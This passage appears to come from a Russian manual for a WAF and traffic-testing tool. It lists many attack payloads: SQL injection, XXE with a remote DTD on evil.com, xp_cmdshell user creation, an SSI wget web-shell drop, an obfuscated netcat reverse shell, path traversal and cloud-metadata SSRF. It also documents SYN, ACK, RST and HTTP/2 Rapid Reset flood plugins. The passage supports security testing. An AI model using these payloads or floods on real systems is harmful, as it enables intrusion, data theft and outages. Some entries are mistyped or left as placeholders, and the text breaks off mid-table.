Injection JSON (SOLi)	SQL в JSON	({“user”: {“$ne”: null}})
Injection (Command)	OS Command	(GET /?id=system(cd /var/jet && make &> /dev/null);)
Insecure Desing	JSON логика	({“action”: “makeAdmin”, “user”: “guest”})
Security Misconfig	Запрос на .git	(Get /.git/config)
Outdated Components	Уязвимый плагин WP	GET /wp-content/plugins/revslider/temp/update_extract/revslider/

Auth Failures	С подделкой токена	(Cookie: auth_token=invalid)
Data Integrity	Фейковый JS	(GET /cdn/js/app.js?v=999999999)
Path Traversal	Обход файлов	(GET /?home=/ ../ ../ ../ ../ ../)
SSRF	Запрос в медиаданные AWS	({“url”: http://169.254.169.254/latest/meta-data/})
XSS: Basic	Базовый XSS	(<script>alert(xss)</script>)
XSS: Obfuscated	Обфусцированный XSS	(<scr<script>ipt>alert(xss)</scr<script>ipt>)
Bypass: SQLi with URL-encoding	SQLi с URL-энкодингом	(q=%27%20OR%201 %3D1-)
Evasion: Chunked Encoding	Chunked Encoding	(Transfer-Encoging: chunked + encoded payloag)

– Продвинутое тестирование WAF

– SQLi Advanced, описание приведено в Табл. 15;

Генерирует десятки разнообразных SQL-инъекций: от простых UNION SELECT до обфусцированных и байпас-атак, включая Blind SQLi и Time-based SQLi. Проверяет устойчивость к самым изощрённым попыткам обхода фильтрации SQL

Табл. 15 – Параметры « SQLi Advanced»

Название	Значение
Basic UNOIN SELECT	/?id=1+union+select+1,2,3--
Comment-obfuscated UNION	/?id=1+un/**/ion+se/**lect+1,2,3--
Case-mised UNION	/?id=1+UnIoN/**/SeLecT/**/1,2,3--
Double UNION-SELECT bypass	/?id=1+UNunionION+SEselectLECT+1,2,3--
Vertical tab separation	/?id=1+uni%0bon+se%0blect+1,2,3--
Division error + hex payload	/?id=0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1%2C2%2Ccurrent_user
Massive hex payload	/?id=1+and+(select%201)=(select%200x41414141414141414141414141414141414141414141414141414141414141%E2%80%A6.)+union+select+1,2,version(),database(),user(),6,7,8,9,10
MySQL table dump	/?id=1 /*!union select*/ 1,table_name from /*!information_schema.tables*/
Hex-encoded table	/?id=1 /*!union select*/ 1,column_name from /*!information_schema.columns where table_name = 0x7573657273*/
Compact data extraction	/?id=1 /*!union select*/ /*!user,password*/ from /*!users*/
XP_CMDSHELL	/?id=1\'; EXEC master..xp_cmdshell "net user zeq3ul UrWaFisShiT /add" --
LPAD function'	/id/1/**/||/**/lpad(first_name,7,1).html
Vertical tab LPAD	/id/1%0b||%0blpad(first_name,7,1).html
Double-encoded UNION	/?id=1%252f%252a*/union%252f%252a/select%252f%252a*/1,2,3%252f%252a*/from%252f%252a*/users--
Current_user	/?id=0%20div%201%20union%20select%201,2,current_user

MySQL-specific UNION	/?id=1/*!UnIoN*/SeLecT+1,2,3--
Concat table names	/?id=/*!UnIoN*/+/*!SeLecT*/+1,2,concat(/*!table_n%20ame*/)+FrOm/*!information_schema*/.tables/*!WhErE*/+/*!TaBlE_sChEMa*/%20+like+database()--
Query stacking 1	/?q=select name&q=password from users
Query stacking 2	/?q=select name,password from users
Fragmented query	/?q=select/*&q=*/name&q=password/*&q=*/from/*&q=*/users
Version concat	/?p=-1 union /*!select*/ concat_ws(0x3a,version(),database(),user())
Column enum	/?p=-373867 union select 1,2,column_name,4,5 from information_schema.columns/*
Full system info	/?p=-3195 union /*!select*/ 0,1,2,3,4,5,6,7,8,9,concat_ws(0x3a,@@version,user(),database(),@@version_compile_os),11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--
Subquery	/?p=((SELECT @a) OR 'b') --
Function bypass	/?p=((SELECT 'a') OR COS ('b')) --
Version check	/?p=-1' or 1=@@version --
Char-based version	/?p=3520 AND (version() like char(51,46,50,51,46,53,52))
Limit abuse	/?p=1' union (select 's' from users limit 1,1)
Version 2	/?p=-001 union select 1,2,3,4,5,version(),7,8,9,10
System user	/?p=-1 or 1=(select system_user)--
Char alert	/?p=1 union select 1,char(72,97,99,107,101,100,32,98,121,32,91,32,99,97,115,104,32,93),3,4,5,6,7/*
Substring	/?p=22 AND SUBSTRING((y()),1,1)=x/*
Benchmark	/?p="+if(benchmark(3000000,MD5(1)),NULL,NULL))%20--
Nested benchmark	/?p=)) and 0=benchmark(3000000,MD5(1))%20--
Waitfor delay	/?p=),NULL)%20waitfor%20delay%20'0:0:20'%20--
Nested sleep	/?p=,(select * from (select(sleep(10)))a)
JSON extract	/?p=-1748 OR JSON_EXTRACT("{""nCvS"": 9981}", "$.nCvS") = 9981*7055
JSON array	/?p=123 AND JSON_ARRAY_LENGTH("[]") <= 294
JSON keys	/?p=123") OR JSON_KEYS((SELECT CONVERT((SELECT CONCAT(0x7162766a71,(SELECT (ELT(4024=4024,1))),0x7178717a71)) USING utf8))) AND ("xWuM" LIKE "xWuM
Negative float	/?p="union select -7431.1, name, @aaa from u_base--w-
Float compare	/?p=or 123.22=123.22
Delay syntax	/?p= waitfor delay '00:00:10'--
Nested sleep 2	/?p=(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/

JSON extract 2	/?p=-1134') OR JSON_EXTRACT('{\"\"aKER\"\": 9648}', '$.aKER') = 9648*7799 AND ('QlYa' LIKE 'QlYa
JSON depth	/?p=123) AND 12=12 AND JSON_DEPTH('{}') != 2521
ELT function	/?p=123) AND ELT(5287=5287,5480) AND JSON_ARRAY_LENGTH('[]') <= 2333
JSON keys 2	/?p=123 AND JSON_KEYS((SELECT CONVERT((SELECT CONCAT(0x7162766a71,(SELECT (ELT(1141=1141,1))),0x7178717a71)) USING utf8)))
JSON length	/?p=123) AND (SELECT 'eNOW')='FsQu' AND JSON_LENGTH('{}') <= 9779

– XXE Advanced, описание приведено в Табл. 16

Проверяет уязвимости в XML-парсерах. Используются атаки, способные раскрыть содержимое файлов, инициировать сетевые подключения и обойти ограничения.

Табл. 16 – Параметры «XXE Advanced»

Название	Значение
External entity file read	<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM ']>&test;file:///etc/passwd'>]><root>&test;</root>
Base64 data scheme attack	<!DOCTYPE test [<!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;]><foo/>
Remote DTD inclusion	<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY % xxe SYSTEM "http://evil.com/secret_pass.txt" >]><foo>&xxe;</foo>
Collaborator-based SSRF	<!DOCTYPE root [<!ENTITY test SYSTEM ']>&test;http://h3l9aaaaz81tmq5ztaaaaaa.burpcollaborator.net'>]><root>&test;</root>

– Command Injection Advanced, описание приведено в Табл. 17

Проверяет, можно ли выполнить произвольные команды ОС через параметры запроса. Атаки охватывают как POSIX, так и Windows-окружения.

Табл. 17 – Параметры «Command Injection Advanced»

Название	Значение
SQL-to-OS pivot	/?id=10 and 1=0/(select top 1 table_name from information_schema.tables)
Obfuscated SQL-to-OS	/?id=10 a%nd 1=0/(se%lect top 1 ta%ble_name fr%om info%rmation_schema.tables)
XPCMDSHELL User Creation	CODEBLOCK2_ |
Direct XPCMDSHELL Call	CODEBLOCK3_

Bracket Obfuscation	/?xp[cmdshell
Basic Command Chaining	/?a=; ls
Newline Injection	/?a=%0a ls
Subshell Execution	/?a=$(ls)
Single Quote Escape	/?a='ls'
Ampersand Separation	/?a=& ls
URL-encoded Ampersand	/?a=%26 ls
Double Ampersand	/?a=1 && ls
URL-encoded Double Ampersand	/?a=%26%26 ls
Pipe Separation	/?a=| ls
Double Pipe	/?a=|| ls
Path Fragmentation	/?a= '/b'i'n/l's'
Backslash Obfuscation	/?a= /b\\in/l\\s
Variable Substitution	/?a=cat$a /etc#$a/passwd$a

– File Injection Advanced, описание приведено в Табл. 18

Тестирует возможности внедрения через пути к файлам: php://, file://, zip:// и другие. Цель — получить доступ к конфиденциальным данным или исполняемым файлам.

Табл. 18 – Параметры «File Injection Advanced»

Название	Значение
Basic Directory Traversal	/?file=../bla.txt
Encoded Dot-Dot-Slash	/?file=.%./bla.txt
PHP Filter Exploit via XML Entity	/?a=<!ENTITY%20bin%20PUBLIC%20"php://filter/read=convert.%20base64-encode/resource=/path/to/binary/file">
Basic File Protocol	/?p=file=/etc/passwd
File URI Scheme	?p=file:///etc/passwd
PHP Base64 Filter	/?p=php://filter/convert.base64-encode/resource=../../../../../etc/passwd
PHP Zlib Compression Filter	/?p=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
Kubernetes Secrets via IPv6	/?p=file://0000::001/var/run/secrets/kubernetes.io/serviceaccount

– XML Injection Advanced, описание приведено в Табл. 19

Анализирует, как система обрабатывает пользовательские XML-вводы. Может привести к ошибкам парсинга или раскрытию данных.

Табл. 19 – Параметры «XML Injection Advanced»

Название	Значение
XML Parser Logic Bypass	/?test[1=2test_ --

– Path Traversal Advanced, описание приведено в

Тестирует обработку путей типа ../../etc/passwd и их различных обфускаций. Актуально для выявления доступа к защищённым системным файлам.

Табл. 20 – Параметры «Path Traversal Advanced»

Название	Значение
Windows Path	/?p=.../.../WINDOWS/win.ini
Null Byte Termination	/?p=../../../../etc/passwd%00
JPG Null Byte	/?p=../../../../etc/passwd%00jpg
Query Param Bypass	/?p=../../../../etc/passwd?
Double Encoding	/?p=%252e%252e%252fetc%252fpasswd
Double Encoded Null	/?p=%252e%252e%252fetc%252fpasswd%00
Nested Slashes	/?p=....//....//etc/passwd
Excessive Slashes	/?p=../////../////../////etc/passwd
Backslash Bypass	/?p=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../etc/passwd
URL Encoded Slash	/?p=..%2f..%2f..%2f..%2fetc%2fpasswd
Dot Encoding	/?p=%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
Triple Encoding	/?p=..%252f..%252f..%252f..%252f..%252fetc%252fpasswd
Backslash Encoding	/?p=..%255c..%255c..%255c..%255cetc%255cpasswd
Unicode Bypass	/?p=..%c0%af..%c0%af..%c0%af..%c0%afetc%c0%afpasswd
Dot Overload	/?p=%252e%252e%252e%252e%252e%252eetcpasswd'
C1 Byte Bypass	/?p=..%c1%9c..%c1%9c..%c1%9c..%c1%9cetc%c1%9cpasswd

– UNC Path Traversal Advanced, описание приведено в Табл. 21

Использует пути вида \host\c$\windows\win.ini для тестирования доступа к удалённым или локальным системным ресурсам через нестандартные методы.

Табл. 21 – Параметры « UNC Path Traversal Advanced»

Название	Значение
IPv6 UNC Path	/?p=0::001c$windowswin.ini
Registry Access	/?p=::1c$usersdefault\ntuser.dat
Localhost UNC	/?p=localhostc$windowswin.ini
Long Path Bypass	/?p=file:////////////////////////c|windowswin.ini

– RCE Advanced, описание приведено в Табл. 22

Имитация атак на уязвимости типа ShellShock, инъекции PHP/JS, и обход фильтров для выполнения произвольного кода на целевом сервере.

Табл. 22 – Параметры « RCE Advanced»

Название	Значение
ShellShock Exploit	/?p=() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'
PHP Short Tag	/?p=<?=$_POST[0]?>
Command Concatenation	/?p=; cat /et'c/pa's's'wd

IP-based Execution	/?p=cmd=127.0.0.1 && ls /etc
String Reversal	/?p=$(printf 'hsab/nib/ e- 4321 1.0.0.721 cn'|rev)
Variable Obfuscation	/?p=catIFS9${PWD[a-z]*}e*c${PWD[a-z]*}p?ss??

– GraphQL Advanced, описание приведено в Табл. 23

Автоматически отправляет нестандартные, глубоко вложенные и мутированные запросы GraphQL для выявления пробелов в валидации и контроле типов.

Табл. 23 – Параметры «GraphQL Advanced»

Название	Значение
Basic Schema Extraction	/?query={ __schema { types { name } } }
Deep Type Introspection	/?query={__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives{name description locations args{...InputValue}}}}fragment FullType on __Type{kind name description fields(includeDeprecated:true){name description args{...InputValue}type{...TypeRef}isDeprecated deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){name description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on __InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name}}}}}}}}

– XSS Advanced, описание приведено в Табл. 24

Проверка на возможность внедрения JavaScript-кода в веб-страницу. Используются payload'ы для DOM-based, reflected и stored XSS.

Табл. 24 – Параметры «XSS Advanced»

Название	Значение
Body Onload	/?q=<body onload=alert('test1')>
Mouseover Event	/?q=<b onmouseover=alert('Wufff!')>click me!
Image Error	/?q=<img/src=x/onerror=xxx
Wheel Event	/?q="onwheel=alert(111)
Prototype Pollution	/?q=?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>
Closure Base Path	/?q=?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//
Vue.js Exploit	/?q=__proto__[v-if]=_c.export constructor('alert(1)')()
SVG MIME Abuse	/?q=sometext<svg onload=alert(document.domain)>?mimeType=text/html
SVG Short	/?q='><svg/onload=alertxss>

Exception Handler	/?q="])}catch(e){if(!this.x)alert(document.domain),this.x=1}//
Self XSS	/?q="));if(!self.x)self.x=!alert(document.domain)}catch(e){}//
Image Error 2	/?q=<img src=x onerror=alert(document.domain)>/all
JavaScript Pseudo	/?q=javascript:setInterval('ale'+'rt(document.domain)')
Map Confirm	/?q="Onclick="([1].map(confirm))
Base64 Image	/?q=<img\nsrc=\nonload=alert(1)>
Autofocus Bypass	/?q=\\"autofocus=alert(1)//
External Entity	/?a=<!ENTITY%20pay%20SYSTEM%20"http://example.com/payload.xml">
Doctype Short	/?a=<!DOCTYPE :. SYTEM "http://"
Complex Doctype	/?a=<!DOCTYPE :_-_: SYTEM "http://"

– SSRF Advanced, описание приведено в Табл. 25

Тестирует возможность заставить сервер делать HTTP-запросы от своего имени к внутренним сервисам, metadata API или внешним адресам.

Табл. 25 – Параметры «SSRF Advanced»

Название	Значение
Cloud Metadata	/?q=https://somehost/metadata/instance
Telnet IPv4	/?q=telnet://2852039166/
IPv6 Transition	/?q=http://[::ffff:a9fe:a9fe]/
AWS Metadata	/?q=http://[0:0:0:0:0:ffff:169.254.169.254]/latest/meta-data/
OpenStack Metadata	/?q=http://169.254.169.254/openstack
Octal Encoding	/?q=http://0251.00376.000251.0000376/
Shortened IP	/?q=http://0251.254.169.254
Localhost	/?q=http://0.0.0.0:80
Gopher Protocol	/?q=gopher://0.0.0.0:443
SSH Port	/?q=http://0.0.0.0:22
FTP IPv4	/?q=ftp://3232235521/
Short Port	/?q=http://0:8080/
Minimal URL	/?q=http://0/
Link-Local	/?q=http://169.254.169.254
IMAP	/?q=imap://2130706433
Wildcard IPv6	/?q=http://[::]
Compressed IPv6	/?q=http://0000::1
Unicode Gopher	/?q=gopher://%EF%BD%9A%EF%BD%9A%EF%BD%9A
TFTP Unicode	/?q=tftp://%F0%9D%9F%8E%F0%9D%9F%8E%F0%9D%9F%8E

– SSI/SSTI Advanced, описание приведено в Табл. 26

Атаки на шаблонизаторы (Jinja2, Freemarker и др.) и SSI-инструкции. Цель — выполнить команды или прочитать файлы через шаблонную логику.

Табл. 26 – Параметры «SSI/SSTI Advanced»

Название	Значение
SSI Command	/?q=<!--#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"-->
SSI List Dir	/?q=<!--#exec cmd="ls" -->
SSI Windows Dir	/?q=<!--#exec cmd="dir" -->
Java Resource	/?q=${class.getResource("./test/test.res").getContent( )}
Twig RCE	/?q={{_self.env.registerUndefinedFilterCallback("ex ec")}}{{_self.env.getFilter("id")}}
Freemarker RCE	/?q=<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
Python Attribute	/?q={{request|attr("__class__")}}

ж) Параметры сессии - параметры, касающиеся управления сессиями в рамках текущего плагина, описание которых указаны в Табл. 27

Табл. 27 – Параметры «Сессии»

Название	Описание	Значение
Общее количество сессий	Максимальное количество одновременно активных сессий, которые могут быть установлены в рамках плагина.	Задайте числовое значение
Тайм-аут повторного подключения	Время в секундах, в течение которого Пересвет-СТ будет пытаться восстановить соединение после его разрыва. Если соединение не будет восстановлено в указанный период, сессия будет закрыта.	Задайте числовое значение
Подключений в секунду	Максимальное количество новых сессий, которые могут быть установлены за одну секунду.	Задайте числовое значение
Макс. стримов (на сессию)	Максимальное количество потоков данных, которые могут быть активны в одной сессии. Параметр доступен только при включении H2 в «Параметрах HTTP».	Задайте числовое значение
Запросов в секунду (на сессию)	Максимальное количество запросов, которые могут быть обработаны в секунду для одной сессии/стрима.	Задайте числовое значение

з) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 28.

Табл. 28 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.3 HTTP/2 Rapid Reset

HTTP/2 Rapid Reset – плагин для генерации различного веб-трафика с механизмом в протоколе HTTP/2, который позволяет быстро сбрасывать соединения.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 29;

Табл. 29 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 30;

Табл. 30 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)

WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры HTTP - параметры настроек HTTP заголовков на уровне L6-L7 TPC/IP, описание которых указано в Табл. 31;

Табл. 31 – Параметры «Параметры HTTP»

Название	Описание	Значение
HTTPs	Указывает, используется ли защищенный протокол передачи данных HTTPS	Да / Нет (укажите текущее состояние переключателем тумблера)
Версия TLS	Версия TLS (Transport Layer Security) определяет протокол шифрования, используемый для обеспечения безопасной передачи данных между клиентом и сервером (Параметр доступен, если параметр HTTPs включен)	Выберете значение TLS v1.2 или TLS v1.3
Версия HTTP	Указывает версию протокола HTTP, используемую для передачи данных.	Выберете значение HTTP 1.1 или HTTP 2.0
User-Agent	Заголовок, который идентифицирует клиентское приложение (например, браузер) и операционную систему, с которой осуществляется запрос.	Введите значение заголовка (по умолчанию, значением заголовка является: «Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36»)
Путь	Указывает путь к запрашиваемому ресурсу на сервере. Это часть URL, которая следует за доменным именем.	Введите значение пути (по умолчанию, значение пути является корневая директория сервера: «/»)
HTTP метод	Метод, используемый для запроса ресурса на сервере.	Выберете из следующего списка: • GET • POST • PUT • PATCH • DELETE
Query параметры	Параметры, передаваемые в URL после знака вопроса (?)	Введите значение после нажатия кнопки «Добавить параметры»
Заголовки	Дополнительные метаданные, отправляемые вместе с HTTP-запросом.	Введите значение после нажатия кнопки «Добавить параметры»

е) Параметры сессии - параметры, касающиеся управления сессиями в рамках текущего плагина, описание которых указано в Табл. 32;

Табл. 32 – Параметры «Параметры сессии»

Название	Описание	Значение
Общее количество сессий	Максимальное количество одновременно активных сессий, которые могут быть установлены в рамках плагина.	Задайте числовое значение
Тайм-аут повторного подключения	Время в секундах, в течение которого Пересвет-СТ будет пытаться восстановить соединение после его разрыва. Если соединение не будет восстановлено в указанный период, сессия будет закрыта.	Задайте числовое значение
Подключений в секунду	Максимальное количество новых сессий, которые могут быть установлены за одну секунду.	Задайте числовое значение
Макс. стримов (на сессию)	Максимальное количество потоков данных, которые могут быть активны в одной сессии. Параметр доступен только при включении H2 в «Параметрах HTTP».	Задайте числовое значение
Запросов в секунду (на сессию)	Максимальное количество запросов, которые могут быть обработаны в секунду для одной сессии/стрима.	Задайте числовое значение

ж) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 33.

Табл. 33 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.4 SYN Flood

SYN Flood – плагин для генерации трафика, в котором отправляется большое количество запросов на установление TCP-соединения (SYN-пакеты) без завершения процесса.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 34;

Табл. 34 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 35;

Табл. 35 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 36;

Табл. 36 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

а) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 37.

Табл. 37 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.5 SYN/ACK Flood

SYN/ACK Flood – плагин для генерации трафика, который отправляет большое количество пакетов SYN-ACK на цель, заставляя ее обрабатывать множество соединений.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 38;

Табл. 38 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 39;

Табл. 39 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 40;

Табл. 40 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 41.

Табл. 41 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.6 ACK Flood

ACK Flood – плагин для генерации трафика, который отправляет большое количество пакетов с установленным флагом ACK на цель, заставляя ее обрабатывать множество соединений.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 42;

Табл. 42 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 43;

Табл. 43 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры скорости – параметр, отвечающий за скорость передачи пакетов, описание которого указано в Табл. 44;

Табл. 44 – Параметр «Скорость»

Название	Описание	Значение
Пакетов в секунду	Какое количество пакетов будет отправлено в одну секунду	Задайте числовое значение

е) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 45.

Табл. 45 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.7 RST Flood

RST Flood – плагин для генерации трафика, который отправляет большое количество пакетов с установленным флагом RST на цель, которые сбрасывают активные TCP-соединения на целевом сервере.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель для генерации трафика.

б) Цели – выбранный объект получатель.

в) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

г) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

д) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 46;

Табл. 46 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

е) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 47;

Табл. 47 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
